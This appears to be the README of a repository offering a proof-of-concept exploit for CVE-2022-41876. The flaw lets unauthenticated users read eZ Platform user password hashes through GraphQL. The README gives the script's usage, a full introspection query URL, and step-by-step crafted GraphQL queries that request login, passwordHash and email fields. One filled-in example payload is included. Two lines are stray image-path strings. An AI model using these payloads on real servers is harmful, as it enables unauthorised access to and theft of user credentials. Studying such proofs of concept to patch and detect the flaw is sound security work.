 skileau/cve-2022-41876
PoC for CVE-2022-41876






A vulnerability emerged in eZ Platform letting an unauthenticated user access every contributor password's hash. This PoC enumerates every possible GraphQL path leading to a 'User' object, and then requests these paths to retrieve users' confidential information.
python3 cve-2022-41876.py -h
usage: cve-2022-41876.py [-h] [-t] [-f FILE] url

CVE-2022-41876 POC

positional arguments:
  url                   Target URL (specify the graphql endpoint)

optional arguments:
  -h, --help            show this help message and exit
  -t, --thread          Number of threads
  -f FILE, --file FILE  Local path to introspect file

The different steps followed by this tool to exploit the CVE are:
The first step to exploit this CVE is to get an introspect.json file. One way to retrieve it is to query the graphql endpoint of the server with the following payload:
https://<your-url>/graphql?query={__schema{queryType{name}mutationType{name}subscriptionType{name}types{...FullType}directives{name%20description%20locations%20args{...InputValue}}}}fragment%20FullType%20on%20__Type{kind%20name%20description%20fields(includeDeprecated:true){name%20description%20args{...InputValue}type{...TypeRef}isDeprecated%20deprecationReason}inputFields{...InputValue}interfaces{...TypeRef}enumValues(includeDeprecated:true){name%20description%20isDeprecated%20deprecationReason}possibleTypes{...TypeRef}}fragment%20InputValue%20on%20__InputValue{name%20description%20type{...TypeRef}defaultValue}fragment%20TypeRef%20on%20__Type{kind%20name%20ofType{kind%20name%20ofType{kind%20name%20ofType{kind%20name%20ofType{kind%20name%20ofType{kind%20name%20ofType{kind%20name%20ofType{kind%20name}}}}}}}}

Then the json given by the server can be used to extract all paths to the 'User' objects with the tool graphql-enum-path like this:
Finally, once all the paths are found, a specific payload must be crafted this way and sent to the server:
https://<your-url>/graphql?query={element1{element2{element3{...{id,name,login,passwordHash,email,enabled,maxLogin}}}}}
Where elements correspond to the texts between bracket in the result of graphql-enum-path (note that a query must be done for each path).
So, with the graphql-enum-path example above, the first payload would be:
https://<your-url>/graphql?query={_repository{location{contentInfo{contentType{creator{id,name,login,passwordHash,email,enabled,maxLogin}}}}}}
If the server is vulnerable to this CVE, it will respond to that query with a json file containing its users' data.
